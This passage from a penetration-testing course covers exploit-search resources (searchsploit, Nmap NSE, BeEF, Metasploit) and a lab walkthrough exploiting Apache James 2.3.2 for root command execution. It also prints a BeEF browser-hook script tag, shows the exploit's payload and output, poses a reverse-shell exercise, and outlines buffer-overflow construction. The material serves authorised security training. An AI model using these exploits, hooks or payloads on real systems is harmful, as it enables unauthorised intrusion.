14.2.1.3 Packet Storm

Packet Storm[370] was established in 1998. It provides up-to-date information on security news and vulnerabilities as well as recently published tools by security vendors.



Figure 257: Packet Storm homepage

As with the previously-mentioned online resources, PacketStorm posts updates to Twitter[371] and also hosts an RSS feed.[372]

14.2.1.4 Google Search Operators

In addition to the individual websites that we covered above, we can search for additional exploit-hosting sites using traditional search engines.

[370] (Packet Storm, 2019), https://packetstormsecurity.com

[371] (Twitter, 2019), https://twitter.com/packet_storm

[372] (Packet Storm, 2019), https://packetstormsecurity.com/feeds

We can begin searching for a specific software and version followed by the *exploit* keyword and include various search operators (like those used by the *Google* search engine[373]) to narrow our search. Mastering these advanced operators can help us tailor our search results to find exactly what we are looking for.

As an example, we can use the following search query to locate vulnerabilities affecting the Microsoft Edge browser and limit the results to only those exploits that are hosted on the Exploit Database website:

```
kali@kali:~$ firefox --search "Microsoft Edge site:exploit-db.com"
```

Listing 405 - Using Google to search for Microsoft Edge exploits on exploit-db.com

Some other search operators that can be used to fine-tune our searches include “inurl”, “intext”, and “intitle”.

> *Use extreme caution when using exploits from non-curated resources!*

14.2.2 Offline Exploit Resources

Access to the Internet is not always guaranteed during a penetration test. In cases where the assessment takes place in an isolated environment, the Kali Linux distribution comes with various tools that provide offline access to exploits.

14.2.2.1 SearchSploit

The Exploit Database provides a downloadable archived copy of all the hosted exploit code.

This archive is included by default in Kali in the *exploitdb* package. We recommended that you update the package before any assessment in order to ensure that you have the latest exploits. The package can be updated using the following commands:

```
kali@kali:~$ sudo apt update && sudo apt install exploitdb
...

The following packages will be upgraded:
  exploitdb
1 upgraded, 1 newly installed, 0 to remove and 739 not upgraded.
Need to get 23.9 MB/24.0 MB of archives.
After this operation, 2,846 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://kali.mirror.globo.tech/kali kali-rolling/main amd64 exploitdb all 2018022
Fetched 23.9 MB in 3s (8,758 kB/s)
Reading changelogs... Done
...
Setting up exploitdb (20180220-0kali1) ...
```

Listing 406 - Updating the exploitdb package from the Kali Linux repositories

[373] (Ahrefs Pte, Ltd., 2018), https://ahrefs.com/blog/google-advanced-search-operators/

The above command updates the local copy of the Exploit Database archive under /usr/share/exploitdb/. This directory is split in two major sections, exploits and shellcodes:

```
kali@kali:~$ ls -1 /usr/share/exploitdb/
exploits
files_exploits.csv
files_shellcodes.csv
shellcodes
```

Listing 407 - Listing the two major sections in the archive main directory

The exploits directory is further divided into separate directories for each operating system, architecture, and scripting language:

```
kali@kali:~$ ls -1 /usr/share/exploitdb/exploits/
aix
android
arm
ashx
asp
aspx
atheos
beos
bsd
bsd_x86
cfm
cgi
freebsd
freebsd_x86
...
```

Listing 408 - Listing the content of the exploits directory

Manually searching the Exploit Database is by no means ideal, especially given the large quantity of exploits in the archive. This is where the **searchsploit** utility comes in handy.

We can run **searchsploit** from the command line without any parameters to display its usage:

```
kali@kali:~$ searchsploit
  Usage: searchsploit [options] term1 [term2] ... [termN]
```

Listing 409 - The searchsploit command syntax

As the built-in examples reveal, searchsploit allows us to search through the entire archive and display results based on various search terms provided as arguments:

```
==========
 Examples
==========
  searchsploit afd windows local
  searchsploit -t oracle windows
  searchsploit -p 39446
  searchsploit linux kernel 3.2 --exclude="(PoC)|/dos/"

  For more examples, see the manual: https://www.exploit-db.com/searchsploit/
```

Listing 410 - Searchsploit command examples

The options allow us to narrow our search, change the output format, update the database, and more:

```
=========
 Options
=========
-c, --case     [Term]      Perform a case-sensitive search (Default is inSEnsITiVe).
-e, --exact    [Term]      Perform an EXACT match on exploit title (Default is AND) [I
-h, --help                 Show this help screen.
-j, --json     [Term]      Show result in JSON format.
-m, --mirror   [EDB-ID]    Mirror (aka copies) an exploit to the current working direc
-o, --overflow [Term]      Exploit titles are allowed to overflow their columns.
-p, --path     [EDB-ID]    Show the full path to an exploit (and also copies the path
-t, --title    [Term]      Search JUST the exploit title (Default is title AND the fil
-u, --update               Check for and install any exploitdb package updates (deb or
-w, --www      [Term]      Show URLs to Exploit-DB.com rather than the local path.
-x, --examine  [EDB-ID]    Examine (aka opens) the exploit using $PAGER.
   --colour                Disable colour highlighting in search results.
   --id                    Display the EDB-ID value rather than local path.
   --nmap     [file.xml]  Checks all results in Nmap's XML output with service version
                            Use "-v" (verbose) to try even more combinations
   --exclude="term"        Remove values from results. By using "|" to separated you ca
                            e.g. --exclude="term1|term2|term3".
```

Listing 411 - The searchsploit options help menu

Finally, the "Notes" section of the help menu reveals helpful search tips:

```
=======
 Notes
=======
 * You can use any number of search terms.
 * Search terms are not case-sensitive (by default), and ordering is irrelevant.
   * Use '-c' if you wish to reduce results by case-sensitive searching.
   * And/Or '-e' if you wish to filter results by using an exact match.
 * Use '-t' to exclude the file's path to filter the search results.
   * Remove false positives (especially when searching using numbers - i.e. versions).
 * When updating or displaying help, search terms will be ignored.
```

Listing 412 - The searchsploit help notes

For example, we can search for all available *remote* exploits that target the *SMB* service on the *Windows* operating system with the following syntax:

```
kali@kali:~$ searchsploit remote smb microsoft windows
---------------------------------------- ----------------------------------------
 Exploit Title                          |  Path
                                        | (/usr/share/exploitdb/)
---------------------------------------- ----------------------------------------
Microsoft DNS RPC Service - 'extractQu | exploits/windows/remote/16366.rb
Microsoft Windows - 'srv2.sys' SMB Cod | exploits/windows/remote/40280.py
Microsoft Windows - 'srv2.sys' SMB Neg | exploits/windows/remote/14674.txt
Microsoft Windows - 'srv2.sys' SMB Neg | exploits/windows/remote/16363.rb
Microsoft Windows - SMB Relay Code Exe | exploits/windows/remote/16360.rb
Microsoft Windows - SmbRelay3 NTLM Rep | exploits/windows/remote/7125.txt
Microsoft Windows - Unauthenticated SM | exploits/windows/dos/41891.rb
Microsoft Windows 2000/XP - SMB Authen | exploits/windows/remote/20.txt
```

```
Microsoft Windows 2003 SP2 - 'ERRATICG | exploits/windows/remote/41929.py
Microsoft Windows 95/Windows for Workg | exploits/windows/remote/20371.txt
Microsoft Windows NT 4.0 SP5 / Termina | exploits/windows/remote/19197.txt
Microsoft Windows Server 2008 R2 (x64) | exploits/windows/remote/41987.py
Microsoft Windows Vista/7 - SMB2.0 Neg | exploits/windows/dos/9594.txt
Microsoft Windows Windows 7/2008 R2 (x | exploits/windows_x86-64/remote/42031.py
Microsoft Windows Windows 7/8.1/2008 R | exploits/windows/remote/42315.py
Microsoft Windows Windows 8/8.1/2012 R | exploits/windows_x86-64/remote/42030.py
-------------------------------------- ----------------------------------------
Shellcodes: No Result
```

Listing 413 - Using searchsploit to list available remote Windows SMB exploits

14.2.2.2 Nmap NSE Scripts

Nmap is one of the most popular tools for enumeration. One very powerful feature of this tool is the Nmap Scripting Engine,[374] which as its name suggests, introduces the ability to automate various tasks using scripts.

The Nmap Scripting Engine comes with a variety of scripts to enumerate, brute force, fuzz, detect, as well as exploit services. A complete list of scripts provided by the Nmap Scripting Engine can be found under /usr/share/nmap/scripts. Using **grep** to quickly search the NSE scripts for the word "Exploits" returns a number of results:

```
kali@kali:~$ cd /usr/share/nmap/scripts

kali@kali:/usr/share/nmap/scripts$ grep Exploits *.nse
clamav-exec.nse:Exploits ClamAV servers vulnerable to unauthenticated clamav comand ex
ecution.
http-awstatstotals-exec.nse:Exploits a remote code execution vulnerability in Awstats
Totals 1.0 up to 1.14
http-axis2-dir-traversal.nse:Exploits a directory traversal vulnerability in Apache Ax
is2 version 1.4.1 by
http-fileupload-exploiter.nse:Exploits insecure file upload forms in web applications
...
```

Listing 414 - Listing NSE scripts containing the word "Exploits"

We can list information on specific NSE scripts by running **nmap** with the **--script-help** option followed by the script filename:

```
kali@kali:~$ nmap --script-help=clamav-exec.nse
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-17 13:41 MDT

clamav-exec
Categories: exploit vuln
https://nmap.org/nsedoc/scripts/clamav-exec.html
Exploits ClamAV servers vulnerable to unauthenticated clamav comand execution.

ClamAV server 0.99.2, and possibly other previous versions, allow the execution
of dangerous service commands without authentication. Specifically, the command 'SCAN'
may be used to list system files and the command 'SHUTDOWN' shut downs the
service. This vulnerability was discovered by Alejandro Hernandez (nitr0us).
```

[374] (Nmap, 2019), https://nmap.org/book/nse.html

```
This script without arguments test the availability of the command 'SCAN'.

Reference:
* https://twitter.com/nitr0usmx/status/740673507684679680
* https://bugzilla.clamav.net/show_bug.cgi?id=11585
```

Listing 415 - Using Nmap NSE to obtain information on a script

This provides information about the vulnerability and external information resources.

14.2.2.3 The Browser Exploitation Framework (BeEF)

The Browser Exploitation Framework (*BeEF*)[375] is a penetration testing tool focused on client-side attacks executed within a web browser. Needless to say, it includes a plethora of exploits.

To list the available exploits, we must first start the required services. This can be done automatically in Kali Linux using the **beef-xss** command:

```
kali@kali:~$ sudo beef-xss
[*] Please wait as BeEF services are started.
[*] You might need to refresh your browser once it opens.
[*] UI URL: http://127.0.0.1:3000/ui/panel
[*] Hook: <script src="http://<IP>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>
```

Listing 416 - Starting the BeEF services in Kali Linux

We can browse to *http://127.0.0.1:3000/ui/panel* using the default credentials *beef/beef* to log in to the main interface of the framework:

[375] (BeEF, 2019), http://beefproject.com



Figure 258: BeEF main login page

Once we are logged in, we will need to hook a victim browser. Since advanced hooking is outside the scope of this particular module, we will just use the demo page provided by the framework by clicking the highlighted demo page link. This will allow BeEF to hook our browser:



Figure 259: Accessing the demo page on BeEF

Once our browser is hooked, it will appear in the "Hooked Browsers" panel of the BeEF console as the localhost IP *127.0.0.1*. Clicking our IP (now known as a *zombie*) should present us with a new page containing details about our victim browser. We can then proceed to the *Commands* tab under which we can find various enumeration scripts and exploits:



Figure 260: Available BeEF exploits

14.2.2.4 The Metasploit Framework

Metasploit[376] is an excellent framework built to assist in the development and execution of exploits. This framework is available in Kali Linux by default and can be started with the **msfconsole** command:

```
kali@kali:~$ sudo msfconsole -q

msf >
```

Listing 417 - Starting the Metasploit framework

Usage of this framework is covered in-depth in a different module so we will simply focus on listing the exploits available within the framework with the **search** command.

To demonstrate, consider this search for the popular MS08_067[377] vulnerability:

```
msf > search ms08_067

Matching Modules
================

Name                                  Disclosure Date  Description
----                                  ---------------  -----------
exploit/windows/smb/ms08_067_netapi   2008-10-28       MS08-067 Microsoft Server Servic
e Relative Path Stack Corruption
```

Listing 418 - Searching for a ms08_067 exploit in Metasploit

[376] (Rapid7, 2019), https://www.metasploit.com

[377] (Microsoft, 2019), https://docs.microsoft.com/en-us/security-updates/securitybulletins/2008/ms08-067

Metasploit's search command includes numerous keywords to help us find a particular exploit. To list all of the available options, run **search** with the **-h** option:

```
msf5 > search -h
Usage: search [ options ] <keywords>

OPTIONS:
  -h                Show this help information
  -o <file>         Send output to a file in csv format
  -S <string>       Search string for row filter
  -u                Use module if there is one result

Keywords:
  aka          :  Modules with a matching AKA (also-known-as) name
  author       :  Modules written by this author
  arch         :  Modules affecting this architecture
  bid          :  Modules with a matching Bugtraq ID
  cve          :  Modules with a matching CVE ID
  edb          :  Modules with a matching Exploit-DB ID
  check        :  Modules that support the 'check' method
  date         :  Modules with a matching disclosure date
  description :  Modules with a matching description
  full_name    :  Modules with a matching full name
  mod_time     :  Modules with a matching modification date
  name         :  Modules with a matching descriptive name
  path         :  Modules with a matching path
  platform     :  Modules affecting this platform
  port         :  Modules with a matching port
  rank         :  Modules with a matching rank (Can be descriptive (ex: 'good') or nume
  ref          :  Modules with a matching ref
  reference    :  Modules with a matching reference
  target       :  Modules affecting this target
  type         :  Modules of a specific type (exploit, payload, auxiliary, encoder, eva

Examples:
  search cve:2009 type:exploit
```

Listing 419 - Displaying the available search options in Metasploit

14.3 Putting It All Together

With all of the resources covered, let's demonstrate how this would look in a real scenario. We are going to attack our dedicated Linux client, which is hosting an application vulnerable to a public exploit.

We begin our enumeration process by running **nmap** to determine what services the machine has exposed to the network:

```
kali@kali:~# sudo nmap 10.11.0.128 -p- -sV -vv --open --reason
...
Scanning 10.11.0.128 [65535 ports]
Discovered open port 3389/tcp on 10.11.0.128
Discovered open port 110/tcp on 10.11.0.128
Discovered open port 25/tcp on 10.11.0.128
Discovered open port 22/tcp on 10.11.0.128
```

```
Discovered open port 119/tcp on 10.11.0.128
Discovered open port 4555/tcp on 10.11.0.128
Completed SYN Stealth Scan at 14:23, 49.03s elapsed (65535 total ports)
Initiating Service scan at 14:23
Scanning 6 services on 10.11.0.128
Completed Service scan at 14:23, 11.47s elapsed (6 services on 1 host)
NSE: Script scanning 10.11.0.128.
...
Nmap scan report for 10.11.0.128
Host is up, received arp-response (0.15s latency).
Scanned at 2019-04-13 14:22:57 EEST for 61s
Not shown: 65304 closed ports, 225 filtered ports
Reason: 65304 resets and 225 no-responses
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE       REASON         VERSION
22/tcp   open  ssh           syn-ack ttl 64 OpenSSH 7.4p1 Debian 10+deb9u3 (protocol 2
25/tcp   open  smtp          syn-ack ttl 64 JAMES smtpd 2.3.2
110/tcp  open  pop3          syn-ack ttl 64 JAMES pop3d 2.3.2
119/tcp  open  nntp          syn-ack ttl 64 JAMES nntpd (posting ok)
3389/tcp open  ms-wbt-server syn-ack ttl 64 xrdp
4555/tcp open  james-admin   syn-ack ttl 64 JAMES Remote Admin 2.3.2
MAC Address: 00:50:56:93:2E:E7 (VMware)
Service Info: Host: debian; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 61.11 seconds
           Raw packets sent: 76606 (3.371MB) | Rcvd: 71970 (2.879MB)
```

Listing 420 - Using nmap to enumerate the exposed services on the dedicated Linux client

Based on the output of our scan, it appears that the system is running an SSH server on TCP port 22, XRDP on TCP port 3389, and various services noted as "JAMES". Using Google to get more information on what the JAMES services are leads us to believe that our target is running Apache James.

In order to locate any available exploits, we will use the *searchsploit* tool:

```
kali@kali:~$ searchsploit james
---------------------------------------- ----------------------------------------
 Exploit Title                          |  Path
                                        | (/usr/share/exploitdb/)
---------------------------------------- ----------------------------------------
Apache James Server 2.2 - SMTP Denial  | exploits/multiple/dos/27915.pl
Apache James Server 2.3.2 - Remote Com | exploits/linux/remote/35513.py
WheresJames Webcam Publisher Beta 2.0. | exploits/windows/remote/944.c
---------------------------------------- ----------------------------------------
```

Listing 421 - Using searchsploit to search for exploits targeting Apache James

Amongst the results, it appears that one of the exploits is targeting the specific Apache James Server version 2.3.2.[378] A quick glance at this exploit shows that it takes the IP address as an argument and executes a specific command as root defined in the *payload* variable:

```
payload = '[ "$(id -u)" == "0" ] && touch /root/proof.txt' # to exploit only on root
```

[378] (Offensive Security, 2014), https://www.exploit-db.com/exploits/35513

Listing 422 - The payload executed as the root user upon exploitation

Now that we have located our exploit, we will attempt to run it against our dedicated Linux client without any modifications.

```
kali@kali:~$ python /usr/share/exploitdb/exploits/linux/remote/35513.py 10.11.0.128
[+]Connecting to James Remote Administration Tool...
[+]Creating user...
[+]Connecting to James SMTP server...
[+]Sending payload...
[+]Done! Payload will be executed once somebody logs in.
```

Listing 423 - Running the exploit against our dedicated Linux client

The exploit appears to have worked without any errors and it informs us that the payload will be executed once somebody logs in to the machine.

We connect to our dedicated Linux client to simulate a login that would normally occur from the victim and notice that we get additional clutter (from the exploit) that would not occur during a standard login session:

```
kali@kali:~$ ssh root@10.11.0.128
root@10.11.0.128's password:
...
-bash: $'\254\355\005sr\036org.apache.james.core.MailImpl\304x\r\345\274\317003\ز': co
mmand not found
-bash: L: command not found
-bash: attributestLjava/util/HashMap: No such file or directory
-bash: L
        errorMessagetLjava/lang/String: No such file or directory
-bash: L
        lastUpdatedtLjava/util/Date: No such file or directory
-bash: Lmessaget!Ljavax/mail/internet/MimeMessage: No such file or directory
-bash: $'L\004nameq~\002L': command not found
-bash: recipientstLjava/util/Collection: No such file or directory
-bash: L: command not found
-bash: $'remoteAddrq~\002L': command not found
-bash: remoteHostq~LsendertLorg/apache/mailet/MailAddress: No such file or directory
-bash: $'\221\222\204m\307{\244\002\003I\003posL\004hostq~\002L\004userq~\002xp': comm
and not found
-bash: $'L\005stateq~\002xpsr\035org.apache.mailet.MailAddress': command not found
-bash: @team.pl>
Message-ID: <31878267.0.1555158659200.JavaMail.root@debian>
MIME-Version: 1.0
Content-Type: text/plain; charset=us-ascii
Content-Transfer-Encoding: 7bit
Delivered-To: ../../../../../../../../../etc/bash_completion.d@localhost
Received: from vpn.hacker.localdomain ([10.11.11.10])
          by debian (JAMES SMTP Server 2.3.2) with SMTP ID 330
          for <../../../../../../../../../etc/bash_completion.d@localhost>;
          Sat, 13 Apr 2019 08:30:53 -0400 (EDT)
Date: Sat, 13 Apr 2019 08:30:53 -0400 (EDT)
From: team@team.pl

: No such file or directory
```

```
-bash: $'\r': command not found
root@debian:~#
```

Listing 424 - Logging in to the dedicated Linux client using SSH to simulate the victim

If everything worked according to plan, we should see a proof.txt file under the /root directory.

```
root@debian:~# ls -lah /root/proof.txt
-rw-r--r-- 1 root root 0 Apr 13 08:34 /root/proof.txt
```

Listing 425 - Verifying that the payload was executed upon logging in to the machine

Very nice. It looks like the exploit was successful.

14.3.1.1 Exercises

1. Connect to your dedicated Linux client and start the vulnerable Apache James service using the /usr/local/james/bin/run.sh script.
2. Enumerate the target using port scanning utilities and use information from the banners and Internet searches to determine the software running on the machine.
3. Use the *searchsploit* tool to find exploits for this version on the online resources mentioned in this module.
4. Launch the exploit and verify that the payload is executed upon logging in to the machine.
5. Attempt to modify the *payload* variable in order to get a reverse shell on the target machine.

14.4 Wrapping Up

In this module, we discussed the risks associated with running code written by untrusted authors. We also covered various online resources that host exploit code for publicly-known vulnerabilities as well as offline resources that do not require an Internet connection. Finally, we covered a scenario that shows how such online resources can be used to find public exploits for software versions discovered during the enumeration phase against a target.

15. Fixing Exploits

Writing an exploit from scratch can be difficult and time-consuming. But it can be equally difficult and time-consuming to find a public exploit that fits our exact needs during an engagement. One great compromise is to modify a public exploit to suit our specific needs.

There are challenges with this solution, however. In the case of memory corruption exploits like buffer overflows, we may need to modify basic target parameters such as the socket information, return address, payload, and offsets.

Understanding each of these elements is very important. For example, if our target is running Windows 2008 Server and we attempt to run an exploit that was written and tested against Windows 2003 Server, newer protection mechanisms such as ASLR will most likely result in an application crash, which could lock down that attack vector for a period of time or impact the production environment, both situations we should avoid.

With this in mind, instead of firing off a mismatched exploit, we should always read the exploit code carefully, modify it as needed, and test it against our own sandboxed target whenever possible.

> *These variables explain why online resources like the Exploit Database[379] host multiple exploits for the same vulnerability, each written for different target operating system versions and architectures.*

We may also benefit from porting an exploit to a different language in order to include additional pre-written libraries and extend the exploit functionality by importing it to an attack framework.

Finally, exploits that are coded to run on a particular operating system and architecture may need to be ported to a different platform. As an example, we often encounter situations where an exploit needs to be compiled on Windows but we want to run it on Kali.

In this module, we will overcome many of these challenges as we walk through the steps required to modify public exploit code to fit a specific attack platform and target. We will explore both memory corruption exploits and web exploits.

15.1 Fixing Memory Corruption Exploits

Memory corruption exploits, such as buffer overflows, are relatively complex and can be difficult to modify. Before we jump into an example, we should discuss the process and highlight some of the considerations and challenges we will face.

[379] (Offensive Security, 2019), https://www.exploit-db.com

15.1.1 Overview and Considerations

The general flow of a standard stack overflow (in applications running in user mode without mitigations such as DEP and ASLR) is fairly straight-forward. The exploit will:

1. Create a large buffer to trigger the overflow.
2. Take control of EIP by overwriting a return address on the stack by padding the large buffer with an appropriate offset.
3. Include a chosen payload in the buffer prepended by an optional NOP sled.
4. Choose a correct return address instruction such as JMP ESP (or different register) in order to redirect the execution flow into our payload.

Additionally, as we fix the exploit, depending on the nature of the vulnerability, we may need to modify elements of the deployed buffer to suit our target such as file paths, IP addresses and ports, URLs, etc. If these modifications alter our offset, we must adjust the buffer length to ensure we overwrite the return address with the desired bytes.

